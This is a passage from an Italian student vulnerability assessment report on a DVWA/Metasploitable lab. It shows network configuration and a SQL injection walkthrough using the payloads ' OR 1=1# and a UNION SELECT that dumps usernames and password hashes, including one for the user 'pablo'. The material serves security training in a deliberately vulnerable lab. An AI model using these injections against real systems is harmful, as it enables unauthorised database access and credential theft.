

Vulnerability assessment report

Team Genesi

Rosario Zappalà

Alex Fiorillo

Riccardo Agostino Monti

Jun Lu

Dr. Pablo Ballesteros

Leonardo Londero

Nicolò Schittone

Obiettivi

Giorno 1:

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.

Giorno 2:

Sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie rubati ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Giorno 3:

Tenendo conto della presenza di un allegato, viene richiesto di: Descrivere il funzionamento del programma prima dell'esecuzione Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette? Modificare il programma affinché si verifichi un errore di segmentazione.

Giorno 4:

È richiesto di: Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole. Eseguire il comando « ifconfig » una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Giorno 5:

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede di: Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Indice

- **Giorno 1**

- Configurazione di rete su Kali Pagina 2
- Configurazione di rete su Metà..... Pagina 3
- Test connessione Pagina 4
- Configurazione DVWA..... Pagina 6
 - Spiegazione DVWA..... Pagina 7
- Passaggi SQL injection riflesso (non blind) Pagina 9
 - Conferma dell'ipotesi Pagina 11
 - Hash..... Pagina 14
 - John the ripper Pagina 15
 - Utilizzo john the ripper Pagina 17
- Passaggi SQL injection Blind Pagina 19
- Azione di rimedio | SQL injection Pagina 22

- **Giorno 2**

- Obiettivi del giorno Pagina 25
- Spiegazione XSS Pagina 25
- Configurazione DVWA Pagina 25
- Configurazione di rete su Kali Pagina 26
- Configurazione di rete su Meta Pagina 27
- Configurazione di rete su Win 7 Pagina 28
- Test di connessione Pagina 29
 - Spiegazione XSS persistente Pagina 31
 - Scopo dell'XSS persistente Pagina 31
- Passaggi attacco XSS stored Pagina 32
- Test codice su Kali linux - Windows 7 Pagina 33
- Azione di rimedio | XSS Pagina 36

- **Giorno 3**

- Buffer overflow, spiegazione e traccia Pagina 38
- Azione di rimedio | Buffer overflow Pagina 44

- **Giorno 4**

- Scansione vulnerabilità con Nessus Pagina 46
- Fase exploit con Metasploit Pagina 49
- Azione di rimedio | Badlock exploit Pagina 51

Indice

- **Giorno 5**

- Configurazione di rete su kali Pagina 53
- Configurazione di rete su windows xp Pagina 53
- Scansione vulnerabilità con Nessus Pagina 55
 - Risultati dello scan Pagina 57
- Exploit con Metasploit Pagina 58
- Azione di rimedio | SMB vulnerability Pagina 62

GIORNO 1

SQL injection

Giorno 1

Requisiti

La prima azione che ci viene chiesto di eseguire è quella di cambiare la configurazione di rete utilizzando i seguenti parametri:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Configurazione parametri di rete su Kali

Per cambiare la configurazione di rete su Kali Linux, dopo aver avviato la macchina, bisogna aprire un terminale ed eseguire il seguente comando:


« `sudo nano /etc/network/interfaces` »

- `sudo` sta per “Super User DO”, e sta ad indicare azioni compiute dall’amministratore che ha dunque pieni diritti e privilegi sulla macchina in esecuzione.
- `nano` è il comando che serve ad aprire o creare file di testo.
- `/etc/network/interfaces` è il percorso sul quale si trova il nostro file di configurazione. Da questo file è dunque possibile cambiare la configurazione dei nostri parametri di rete.

La Figura 1 ci mostra i parametri di rete impostati per come dovrebbero essere prima di salvare ed uscire dalla configurazione.

Dopo aver cambiato i parametri di rete bisogna salvare il cambiamento effettuato sul file, per farlo possiamo utilizzare la combinazione `Ctrl + X`. Successivamente digitare `Y` (Inteso: “Sì, voglio salvare il file”). Infine premere INVIO.

Giorno 1



```
GNU nano 7.2
# This file describes the network interfaces
# and how to activate them. For more
# information, see /usr/share/doc/networking-
# interfaces/README.gz
source /etc/network/interfaces.d/*
#The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.100/24
    gateway 192.168.13.1
```

Figura 1

In seguito a cambiamenti nelle configurazioni è sempre bene riavviare la macchina in uso, così da permettergli di caricare le nuove configurazioni. Possiamo scegliere di riavviare la macchina direttamente dal terminale.

Per riavviare la macchina direttamente possiamo utilizzare il seguente comando « sudo reboot ».

Come abbiamo già visto, utilizzando il comando “sudo” autorizziamo le azioni che vogliamo eseguire come amministratore, potrebbe dunque essere necessario inserire la password se richiesta.

Configurazione parametri di rete su Metasploitable

Dopo aver avviato la macchina Metasploitable, effettuiamo l’accesso. È possibile settare la lingua italiana e con essa i caratteri speciali che ci serviranno per scrivere il percorso del file di configurazione dei parametri internet.

Giorno 1

Per utilizzare i caratteri italiani utilizziamo il seguente comando:

« sudo loadkeys it »


Dove:

- sudo: Ci permette di eseguire qualunque comando come amministratore.
- loadkeys è il comando utilizzato per specificare la lingua che si vuole settare e caricare.
- it sta ad indicare la lingua italiana

Una volta configurata la lingua procediamo con lo stesso comando che abbiamo già visto ed eseguito su Kali Linux:

« sudo nano /etc/network/interfaces »

Come già specificato in precedenza, questo comando serve per aprire come amministratore il file di interfaccia internet. Settiamo quindi i parametri come in Figura 2.



```
Meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces
# and how to activate them. For more
# information, see /usr/share/doc/networking-
# guide/html/configure.html,7
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1
```

Figura 2

Riavviamo la macchina per accertarci che i cambiamenti vengano caricati ed utilizzati.

Per riavviare la macchina possiamo utilizzare nuovamente il comando « sudo reboot ». Eseguendo il comando come amministratore potrebbe essere necessario inserire nuovamente la password.


Giorno 1

Test di Connessione

Per essere sicuri che le macchine possano connettersi e comunicare e che dunque i parametri di rete siano ben settati su entrambe le macchine, effettuiamo un ping dalla macchina Kali a la macchina Meta.

Il ping (Packet internet groper) è un comando utilizzato per mandare pacchetti ad un indirizzo IP con lo scopo di verificare se i pacchetti vengono ricevuti, e se dunque è possibile una connessione fra le due macchine. Il comando da eseguire per effettuare un ping è:

« ping 192.168.13.150 »



A terminal window showing the output of the ping command. The terminal prompt is '(kali㉿kali)-[~]'. The command '\$ ping 192.168.13.150' is entered. The output shows two ICMP echo requests (64 bytes) being sent to 192.168.13.150, with round-trip times of 0.431 ms and 0.523 ms respectively. A control-C (^C) is pressed to stop the ping. The final statistics show 2 packets transmitted, 2 received, 0% packet loss, and a total time of 1017ms.

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.431 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.523 ms
^C
— 192.168.13.150 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.431/0.477/0.523/0.046 ms
```

Figura 3

Come possiamo notare dall'esito dell'esecuzione del comando avviene uno scambio di pacchetti tra le due macchine, questo dimostra che le due macchine comunicano tra loro senza problemi.

Giorno 1

Configurazione DVWA

Apriamo il nostro Browser su Kali Linux, in questo caso stiamo utilizzando FireFox. Digitiamo l'indirizzo IP della macchina target (Metasploitable2) sul campo dedito all'URL, così facendo si aprirà una pagina web fornita da Meta con tutte le Web Applications presenti sulla macchina. Eseguiamo l'accesso a DVWA come in Figura 4:




Figura 4

Ci verrà richiesto di effettuare l'accesso come amministratori, inseriamo dunque Username e Password per eseguire l'accesso. Le credenziali di default di Meta prevedono:

- Username: Administrator
- Password: password

Giorno 1

DVWA:

Damn Vulnerable Web Application (o DVWA), è un'applicazione web PHP/MySQL progettata per essere vulnerabile ad una serie di attacchi informatici. Lo scopo di DVWA è fornire un ambiente sicuro e controllato in cui gli studenti e i professionisti della sicurezza possono imparare a identificare e sfruttare queste vulnerabilità.

DVWA include una varietà di vulnerabilità sfruttabili, tra le quali:

- SQL injection
- Cross-site scripting (XSS)

Ogni vulnerabilità è disponibile su tre livelli di difficoltà:


- Basso
- Medio
- Alto

Giorno 1

Ci è stato chiesto di settare il livello di sicurezza su low, andiamo dunque a cambiare l'impostazione cliccando sul bottone in basso a sinistra “DVWA Security”, come da Figura 5.

Selezioniamo l'opzione “low” dal menù a tendina.

Clicchiamo su “Submit” per dare conferma del voluto cambiamento.



The screenshot shows the DVWA Security page. On the left is a sidebar with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a title 'DVWA Security' with a gear icon. Below it is a section titled 'Script Security' with the sub-instruction 'Security Level is currently low.' A note states, 'You can set the security level to low, medium or high.' Another note says, 'The security level changes the vulnerability level of DVWA.' A dropdown menu is set to 'low' and a 'Submit' button is next to it. Below this is a 'PHPIDS' section with a note that PHPIDS v.0.6 is a security layer for PHP based web applications. It says 'You can enable PHPIDS across this site for the duration of your session.' It also notes that PHPIDS is currently disabled and provides links to enable it or simulate an attack. A message box at the bottom says 'Security level set to low'. At the very bottom, it shows the user information: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'.

Figura 5

Giorno 1

Passaggi SQL injection riflesso/non blind

Subito dopo aver settato su “low” il livello di sicurezza ci spostiamo all’interno della pagina “SQL Injection”, presente sulla colonna a sinistra dell’interfaccia come da Figura 5.

Una volta localizzati sulla pagina dedicata ad SQL Injection andremo ad utilizzare il tasto in basso a destra “View Source” che utilizzeremo per visualizzare ed analizzare il codice come da Figura 6.



```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
?>
```

Figura 6

Analizzando il codice possiamo verificare i controlli presenti sugli input ricevuti da parte dell’utente, controlli che dovrebbero essere implementati dal programmatore in fase di stesura del codice.

Notiamo come ci sia un assenza di controlli sull’input inserito dall’utente all’interno della casella di testo dedicata all’ID. Ciò vuol dire che qualunque comando malevolo inserito in questa casella di testo potrebbe

Giorno 1

passare come parametro \$id, ed alla riga successiva potrebbe essere eseguito come parte del codice.

Possiamo testare la possibilità presente di effettuare un attacco SQL Injection, per farlo inseriamo un apice all'interno della casella di testo dedicata allo “User ID”.

L'apice è un carattere utilizzato in programmazione SQL, dunque, se il risultato di questa operazione darà in risposta un errore, che indica una gestione errata dell'input utente, allora avremmo la conferma di quanto ipotizzato finora, cioè: **esiste una vulnerabilità sfruttabile**.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main content area is titled "Vulnerability: SQL Injection". On the left, there's a vertical menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" item is highlighted with a green background. Below the menu, there's a "User ID:" label and a text input field containing the value "ciao". To the right of the input field is a "Submit" button. Below the input field, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/t ech tips/sql-injection.html>. At the bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Figura 7

La Figura 7 ci mostra ciò che dovremmo poter visualizzare a schermo prima di inviare il codice.

Giorno 1

Utilizzando il tasto “Submit” inviamo il contenuto della nostra casella di testo direttamente al server, che però non esegue controlli sugli input forniti dall’utente, di conseguenza, visualizzeremo la schermata presente in Figura 8.




Figura 8

Conferma dell’ipotesi:

Il sito ci restituisce una schermata che indica un errore di sintassi, ciò ci dà la conferma di come il sito sia vulnerabile ad un attacco di tipo SQL Injection non-blind.

Ottenuta la conferma della presenza di questa vulnerabilità, passiamo ad effettuare un vero e proprio attacco al fine di recuperare gli ID e le Password presenti sul database.

Ritorniamo sulla pagina precedente di DVWA dedicata ad SQLi non blind ed inseriamo la seguente query:

’ OR 1=1#

Dove:


- ‘ ← Questo carattere rappresenta l’inizio di una stringa
- OR ← Questo operatore logico significa letteralmente “o” (congiunzione).
- 1=1 ← Questa espressione è sempre vera.
- # ← Questo carattere è un commento in SQL. Non viene eseguito dal database.

In totale, il codice ’ OR 1=1# viene tradotto in una query SQL che equivale a:

SQL SELECT * FROM tabella WHERE condizione = '' OR 1=1#

Giorno 1

Questa query utilizza l'operatore logico OR per convalidare sempre l'ID di accesso di tutti gli utenti registrati. Normalmente il sito si aspetta un numero per rivelare le credenziali associate a quell'ID, con questa query diciamo al sito che può rivelare i dati degli utenti anche quando $1=1$, che è sempre vero, quindi mostra i dati di tutti gli utenti registrati.



The screenshot shows a Firefox browser window with the URL `192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1'+OR+1%3D1+%` in the address bar. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected. The main content area shows a form with a "User ID:" input field containing the value `1'+OR+1=1#`. Below the input field is a "Submit" button. To the right of the input field, the page displays a list of user records, each with an ID, first name, and surname. The records are:

- ID: 1 ' OR 1=1 # First name: admin Surname: admin
- ID: 1 ' OR 1=1 # First name: Gordon Surname: Brown
- ID: 1 ' OR 1=1 # First name: Hack Surname: Me
- ID: 1 ' OR 1=1 # First name: Pablo Surname: Picasso
- ID: 1 ' OR 1=1 # First name: Bob Surname: Smith

Below the table, a "More info" section provides links to external resources: <http://www.securityteam.com/securityreviews/SDPNAP766.html>, http://en.wikipedia.org/wiki/SQL_injection, and http://www.unixwiz.net/techtips/sql_injection.html. At the bottom of the page, there are "View Source" and "View Help" buttons, and the footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

Figura 9

Adesso proviamo a recuperare le password degli utenti trovati usando una query un pò più complessa. Per recuperare le password degli utenti trovati utilizziamo il seguente codice:

```
1' UNION SELECT user, password FROM users#
```

Giorno 1

Dove:

- Il comando 1' è un'esca per far sì che il server web interpreti il comando successivo come parte del campo di input dell'utente.
- Il comando UNION consente di combinare i risultati di due o più query SQL. In questo caso, la prima query è la query originale che viene eseguita dall'applicazione web. La seconda query è la query dannosa che viene inserita dall'utente.
- La query dannosa SELECT user, password FROM users esegue una selezione di tutti i nomi utente e password dalla tabella users nel database.
- Il carattere # è un terminatore di stringa. In questo caso, viene utilizzato per indicare la fine del comando SQL dannoso.

I breve tramite questa query ci è ora possibile visualizzare gli ID e le Password presenti all'interno della tabella "users"




Figura 10

Giorno 1

Abbiamo ottenuto così le password degli utenti presenti nella tabella “users”, fra le quali è possibile notare la password in Hash del nostro obiettivo giornaliero “Pablo” come nelle Figure 10 e 11.

```
ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Figura 11

L’utente Pablo, bersaglio scelto dalla traccia giornaliera, si troverà dunque sfortunato protagonista del nostro attacco, in quanto, andremo ora a risalire ai suoi dati di accesso in chiaro. Le password che abbiamo recuperato infatti non sono visibili in chiaro, bensì le ritroviamo in formato hash.

Hash:

In informatica, la funzione hash converte un dato di lunghezza arbitraria in una stringa binaria di lunghezza fissa.

La funzione hash, viene di solito utilizzata nell’ambito della sicurezza informatica per la gestione di password, controllo dell’integrità dei dati ed identificazione dei file, sfruttando le caratteristiche delle stringhe di output della funzione, quali:

Non sono invertibili: Non è possibile risalire al dato originale a partire dall’hash.

Sono deterministici: Lo stesso dato genera sempre lo stesso hash.

